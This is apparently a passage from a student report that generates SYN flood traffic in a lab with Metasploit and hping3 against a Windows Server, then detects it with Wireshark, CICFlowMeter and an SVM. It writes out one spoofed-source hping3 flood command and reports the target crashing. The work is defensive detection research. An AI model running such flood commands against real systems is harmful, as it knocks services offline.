


**Figure 3-3: Starting Metasploit**

Then the attacker has activated an SYN flood attack to the Windows Server




**Figure 3-4: Setting Metasploit**




**Figure 3-5: Attack Using Metasploit**




**Figure 3-6: Attack Using Metasploit**

# Result

- The Wireshark captured SYN packets that can be analyzed by the SVM
- The windows analyze monitor showed a sudden CPU load of around 100%

# Exploiting Using Hping3

Activation of the hping3 tool on Kali Linux
#hping3 -S 10.20.215.44 -a 10.20.215.137 -p 22 –flood




**Figure 3-7: Attack Using Hping3**

# Results

- Windows Server crashed after 2 minutes
- Wireshark captured the TCP packets of the attacking device
- Task Manager monitor showed a 100% of CPU load

# Executing Test 1



**Figure 3-8: Attack Using Hping3 Wireshark Monitor**




**Figure 3-9: Impact on Windows Memory**

# Executing Test 2




**Figure 3-10: Executing DoS Attack using Hping3**




**Figure 3-11: Windows Task Manager showing the DoS Attack**

# Results

- Windows Server crashed after 2 minutes
- Wireshark captured the TCP packets of the attacking device
- Task Manager monitor showed 90% of CPU load

# Capturing Traffic

The Wireshark captured SYN packets that can be analyzed by the SVM. The windows analyze monitor showed a sudden CPU load of around 45%. A Pcap file is created for SVM analysis.




**Figure 3-12: Using Wireshark**

# Chapter 4: Analyzing The Results

## Converting the Data Using

## CICFlowMeter




**Figure 4-1: Using the CICFlowMeter**

# Plotting Using Octave

```
Training Linear SVM (Spam Classification)
(this may take 1 to 2 minutes) ...
Loading and Visualizing Data ...
Visualization Completed...

Training ........ Done!

Loading DoS Dataset for analysis....
Loading DoS Dataset Completed...
Predicting the Anomaly and Plotting the Result...

Process Completed....
>>
```

**Figure 4-2: Detecting DoS attack using SVM**




**Figure 4-3: SVM is trained using Training Data Set**




**Figure 4-4: DoS Attack Detected using SVM**